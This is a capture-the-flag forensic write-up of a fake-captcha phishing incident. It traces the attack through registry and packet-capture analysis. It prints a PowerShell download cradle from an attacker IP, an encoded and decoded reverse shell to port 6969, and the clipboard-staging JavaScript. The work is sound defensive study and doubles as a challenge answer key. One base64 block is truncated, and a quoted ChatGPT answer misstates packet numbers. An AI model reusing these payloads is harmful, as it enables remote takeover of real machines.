Pikaptcha

Sherlock Scenario
Happy Grunwald contacted the sysadmin, Alonzo, because of issues he had downloading the latest version of Microsoft Office. He had received an email saying he needed to update, and clicked the link to do it. He reported that he visited the website and solved a captcha, but no office download page came back. Alonzo, who himself was bombarded with phishing attacks last year and was now aware of attacker tactics, immediately notified the security team to isolate the machine as he suspected an attack. You are provided with network traffic and endpoint artifacts to answer questions about what happened.

Task 1:
It is crucial to understand any payloads executed on the system for initial access. Analyzing registry hive for user happy grunwald. What is the full command that was run to download and execute the stager.

I parsed all the Registry Hives with RegRipper with the commands

"rip.exe -r C:\Users\Bubble\Desktop\2024-09-23T052209_alert_mssp_action\C\Windows\System32\config\DEFAULT -a > C:\Users\Bubble\Desktop\Registry\DEFAULT.txt"


```
rip.exe -r C:\Users\Bubble\Desktop\2024-09-23T052209_alert_mssp_action\C\Windows\System32\config\SYSTEM -a > C:\Users
\Bubble\Desktop\Registry\SYSTEM.txt

rip.exe -r C:\Users\Bubble\Desktop\2024-09-23T052209_alert_mssp_action\C\Windows\System32\config\SOFTWARE -a > C:\Users
\Bubble\Desktop\Registry\SOFTWARE.txt

rip.exe -r C:\Users\Bubble\Desktop\2024-09-23T052209_alert_mssp_action\C\Windows\System32\config\SECURITY -a > C:\Users
\Bubble\Desktop\Registry\SECURITY.txt

rip.exe -r C:\Users\Bubble\Desktop\2024-09-23T052209_alert_mssp_action\C\Windows\System32\config\SAM -a > C:\Users
\Bubble\Desktop\Registry\SAM.txt

rip.exe -r C:\Users\Bubble\Desktop\2024-09-23T052209_alert_mssp_action\C\Windows\System32\config\DEFAULT -a > C:\Users
\Bubble\Desktop\Registry\DEFAULT.txt

rip.exe -r C:\Users\Bubble\Desktop\2024-09-23T052209_alert_mssp_action\C\Windows\System32\config\NTUSER.DAT -a > C:
\Users\Bubble\Desktop\Registry\NTUSER.txt

rip.exe -r C:\Users\Bubble\Desktop\2024-09-23T052209_alert_mssp_action\C\Users\happy.grunwald\NTUSER.DAT -a > C:\Users
\Bubble\Desktop\Registry\NTUSER.txt
```

Then I searched in Notepad++ for RunMRU. This artifact records the commands and file paths that have been executed through the Run dialog box (Windows + R).

Path: NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU

```
RunMru
Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU
LastWrite Time 2024-09-23 05:07:45Z
MRUList = ba
a   %tmp%\1
b   powershell -NoP -NonI -W Hidden -Exec Bypass -Command "IEX(New-Object Net.WebClient).DownloadString('http://43.205.115.44/office2024install.ps1')"\1
```

Can be also found by the Registry Explorer



Executable	Opened On
powershell -NoP -NonI -W Hidden -Exec Bypass -Command "IEX(New-Object Net.WebClient).DownloadString('http://43.205.115.44/office2024install.ps1')"	2024-09-23 05:07:45

Answer: powershell -NOP -NonI -W Hidden -Exec Bypass -Command "IEX(New-Object Net.WebClient).DownloadString('http://43.205.115.44/office2024install.ps1')"


Task 2:
At what time in UTC did the malicious payload execute?

Same like previous task

Answer: 2024-09-23 05:07:45

Task 3:
The payload which was executed initially downloaded a PowerShell script and executed it in memory. What is sha256 hash of the script?

Took me sometime to understand that I just need to copy the command from task 4 into a new PS1 file and check the SHA256




```
powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIANAAzAC4AMgAwAD
ABpAGUAbgB0AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0AOwB3AGgAaQBsAGUAKAAoACQAaQAgAD0AIAAkAH
cwAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgBlACAAMAApAHsAOwAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIABTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBB
AZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQBuAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACQAcwBlAG4AZABiAGEAYwB
QAKQAuAFAAYQB0AGgAIAArACAAIgA+ACAAIgA7ACQAcwBlAG4AZABiAHkAdABlACAAPQAgACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAQgB5AHQAZQBzACgAJA
G4AZABiAHkAdABlACwAMAAsACQAcwBlAG4AZABiAHkAdABlAC4ATABlAG4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0AOwAkAGMAbABpAGUAbgB0AC4AQwBsAG8AcwBlACgAKQA=
```

Filename	MD5	SHA1	CRC32	SHA-256	SHA-512
Hara.ps1	e08712c7303428f13b4f88b5321c20e4	25ba58b43e81330cf20adc0314359f0f06173e36	8ec11dcb	579284442094e1a44bea9cfb7d8d794c89777...	773ba6268bcd6dbc7b6dc2

Answer: 579284442094E1A44BEA9CFB7D8D794C8977714F827C97BCB2822A97742914DE


Task 4:
To which port did the reverse shell connect?

I was searching for the answer for task 3 on Wireshark with the IP address 43.205.115.44 but then I first found an HTTP stream




```
1488… 2024-09-23 05:07:47.547413      172.17.79.129                            63588 43.205.115.44              80 HTTP      138 GET /office2024install.ps1 HTTP/1.1
```

Inside the TCP Stream I saw a Base64



```
GET /office2024install.ps1 HTTP/1.1
Host: 43.205.115.44
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Mon, 23 Sep 2024 05:07:47 GMT
Server: Apache/2.4.52 (Ubuntu)
Last-Modified: Mon, 23 Sep 2024 04:42:29 GMT
ETag: "54b-622c2042f1086"
Accept-Ranges: bytes
Content-Length: 1355
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive

powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIANAAzAC4AMgAwADUALgAxADEANQAuADQANAAiACwANgA5ADYAOQApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMAb
ABpAGUAbgB0AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0AOwB3AGgAaQBsAGUAKAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5AHQAZQBzACwAIAAwACwAIAAkAGIAeQB0AGUA
cwAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgBlACAAMAApAHsAOwAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIABTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQ
AZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQBuAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACQAcwBlAG4AZABiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArACAAIgBQAFMAIAAiACAAKwAgACgAcAB3AG
QAKQAuAFAAYQB0AGgAIAArACAAIgA+ACAAIgA7ACQAcwBlAG4AZABiAHkAdABlACAAPQAgACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAQgB5AHQAZQBzACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABzAHQAcgBlAGEAbQAuAFcAcgBpAHQAZQAoACQAcwBlA
G4AZABiAHkAdABlACwAMAAsACQAcwBlAG4AZABiAHkAdABlAC4ATABlAG4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0AOwAkAGMAbABpAGUAbgB0AC4AQwBsAG8AcwBlACgAKQA=
```

I used CyberChef to decode the Base64




```
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIANAAzAC4AMgAwADUALgAxADEANQAu
ADQANAAiACwANgA5ADYAOQApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMAbABpAGUAbgB0AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYA
NQA1ADMANQB8ACUAewAwAH0AOwB3AGgAaQBsAGUAKAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5AHQAZQBzACwAIAAwACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBuAGcAdABoACkAKQAg
AC0AbgBlACAAMAApAHsAOwAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIABTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkA
bgBnACkALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQBuAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAt
AFMAdAByAGkAbgBnACAAKQA7ACQAcwBlAG4AZABiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArACAAIgBQAFMAIAAiACAAKwAgACgAcAB3AGQAKQAuAFAAYQB0AGgAIAArACAAIgA+ACAAIgA7ACQA
cwBlAG4AZABiAHkAdABlACAAPQAgACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAQgB5AHQAZQBzACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABzAHQAcgBl
AGEAbQAuAFcAcgBpAHQAZQAoACQAcwBlAG4AZABiAHkAdABlACwAMAAsACQAcwBlAG4AZABiAHkAdABlAC4ATABlAG4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0AOwAkAGMAbABpAGUA
bgB0AC4AQwBsAG8AcwBlACgAKQA=

1340  1
```

```
$client = New-Object System.Net.Sockets.TCPClient("43.205.115.44",6969);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i =
$stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-
String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
```

Answer: 6969


Task 5:
For how many seconds was the reverse shell connection established between C2 and the victim's workstation?

I used the filter tcp.port == 6969



No.	Time	Source	SRC Port	Destination	DST Port	Protocol	Length	Info
149239	2024-09-23 05:07:48.073971	172.17.79.129	63589	43.205.115.44	6969	TCP	66	63589 → 6969 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
149341	2024-09-23 05:07:48.137918	43.205.115.44	6969	172.17.79.129	63589	TCP	60	6969 → 63589 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
149342	2024-09-23 05:07:48.138142	172.17.79.129	63589	43.205.115.44	6969	TCP	60	63589 → 6969 [ACK] Seq=1 Ack=1 Win=64240 Len=0
180083	2024-09-23 05:08:20.447920	43.205.115.44	6969	172.17.79.129	63589	TCP	61	6969 → 63589 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=7
180099	2024-09-23 05:08:20.497172	172.17.79.129	63589	43.205.115.44	6969	TCP	60	63589 → 6969 [ACK] Seq=1 Ack=8 Win=64233 Len=0
180106	2024-09-23 05:08:20.528380	172.17.79.129	63589	43.205.115.44	6969	TCP	124	63589 → 6969 [PSH, ACK] Seq=1 Ack=8 Win=64233 Len=70
180107	2024-09-23 05:08:20.528380	43.205.115.44	6969	172.17.79.129	63589	TCP	60	6969 → 63589 [ACK] Seq=8 Ack=71 Win=64240 Len=0
292733	2024-09-23 05:12:02.882001	43.205.115.44	6969	172.17.79.129	63589	TCP	63	6969 → 63589 [PSH, ACK] Seq=8 Ack=71 Win=64240 Len=9
292752	2024-09-23 05:12:02.929146	172.17.79.129	63589	43.205.115.44	6969	TCP	60	63589 → 6969 [ACK] Seq=71 Ack=17 Win=64224 Len=0
293221	2024-09-23 05:12:03.774006	172.17.79.129	63589	43.205.115.44	6969	TCP	101	63589 → 6969 [PSH, ACK] Seq=71 Ack=17 Win=64224 Len=47
293222	2024-09-23 05:12:03.774041	43.205.115.44	6969	172.17.79.129	63589	TCP	60	6969 → 63589 [ACK] Seq=17 Ack=118 Win=64240 Len=0
294684	2024-09-23 05:12:07.914215	43.205.115.44	6969	172.17.79.129	63589	TCP	63	6969 → 63589 [PSH, ACK] Seq=17 Ack=118 Win=64240 Len=9
294691	2024-09-23 05:12:07.928514	172.17.79.129	63589	43.205.115.44	6969	TCP	443	63589 → 6969 [PSH, ACK] Seq=118 Ack=26 Win=64215 Len=389
294692	2024-09-23 05:12:07.928514	43.205.115.44	6969	172.17.79.129	63589	TCP	60	6969 → 63589 [ACK] Seq=26 Ack=507 Win=64240 Len=0
331569	2024-09-23 05:12:57.644552	43.205.115.44	6969	172.17.79.129	63589	TCP	135	6969 → 63589 [PSH, ACK] Seq=26 Ack=507 Win=64240 Len=81
331575	2024-09-23 05:12:57.698920	172.17.79.129	63589	43.205.115.44	6969	TCP	60	63589 → 6969 [ACK] Seq=507 Ack=107 Win=64134 Len=0
332196	2024-09-23 05:12:58.237817	172.17.79.129	63589	43.205.115.44	6969	TCP	101	63589 → 6969 [PSH, ACK] Seq=507 Ack=107 Win=64134 Len=47
332197	2024-09-23 05:12:58.237817	43.205.115.44	6969	172.17.79.129	63589	TCP	60	6969 → 63589 [ACK] Seq=107 Ack=554 Win=64240 Len=0
364891	2024-09-23 05:13:32.376870	43.205.115.44	6969	172.17.79.129	63589	TCP	206	6969 → 63589 [PSH, ACK] Seq=107 Ack=554 Win=64240 Len=152
364904	2024-09-23 05:13:32.418645	172.17.79.129	63589	43.205.115.44	6969	TCP	60	63589 → 6969 [ACK] Seq=554 Ack=259 Win=63982 Len=0
461988	2024-09-23 05:14:19.252605	43.205.115.44	6969	172.17.79.129	63589	TCP	60	6969 → 63589 [PSH, ACK] Seq=259 Ack=554 Win=64240 Len=1
461989	2024-09-23 05:14:19.306901	172.17.79.129	63589	43.205.115.44	6969	TCP	60	63589 → 6969 [ACK] Seq=554 Ack=260 Win=63981 Len=0
462552	2024-09-23 05:14:19.663180	43.205.115.44	6969	172.17.79.129	63589	TCP	60	6969 → 63589 [PSH, ACK] Seq=260 Ack=554 Win=64240 Len=1
462728	2024-09-23 05:14:19.711576	172.17.79.129	63589	43.205.115.44	6969	TCP	60	63589 → 6969 [ACK] Seq=554 Ack=261 Win=63980 Len=0
480660	2024-09-23 05:14:31.386096	43.205.115.44	6969	172.17.79.129	63589	TCP	60	6969 → 63589 [FIN, PSH, ACK] Seq=261 Ack=554 Win=64240 Len=0
480663	2024-09-23 05:14:31.484932	43.205.115.44	6969	172.17.79.129	63589	TCP	60	[TCP Retransmission] 6969 → 63589 [FIN, PSH, ACK] Seq=261 Ack=554 Win=64240 Len=0

Then I gave sent this picture to ChatGPT to calculate the seconds for me



From the Wireshark capture you provided, we can determine the duration of the reverse shell connection by identifying the time of the connection establishment and termination:

- **Connection Establishment**: The first `SYN` packet (No. 1492391) was sent at `2024-09-23 05:07:48.073971`.
- **Connection Termination**: The `FIN, PSH, ACK` packet (No. 480606) was sent at `2024-09-23 05:14:31.484932`.

Now, let's calculate the duration:

Start Time: `2024-09-23 05:07:48.073971` **End Time**: `2024-09-23 05:14:31.484932`


The time difference between these two timestamps is approximately **403 seconds**.

So, the reverse shell connection was established for **403 seconds**.

Answer: 403

Task 6:
Attacker hosted a malicious Captcha to lure in users. What is the name of the function which contains the malicious payload to be pasted in victim's clipboard?

I found the answer after I checked several HTTP Streams with the IP 43.205.115.44.



```
  function setClipboardCopyData(textToCopy){
      const tempTextArea = document.createElement("textarea");
      tempTextArea.value = textToCopy;
      document.body.append(tempTextArea);
      tempTextArea.select();
      document.execCommand("copy");
      document.body.removeChild(tempTextArea);
  }

  function stageClipboard(commandToRun, verification_id){
          const revershell=`powershell -NoP -NonI -W Hidden -Exec Bypass -Command "IEX(New-Object Net.WebClient).DownloadString('http://43.205.115.44/office2024install.ps1')"`
      const suffix = " # "
      const ploy = "... ''I am not a robot - reCAPTCHA Verification ID: "
      const end = "''"
      const textToCopy = revershell

      setClipboardCopyData(textToCopy);
  }
```

Answer: stageClipboard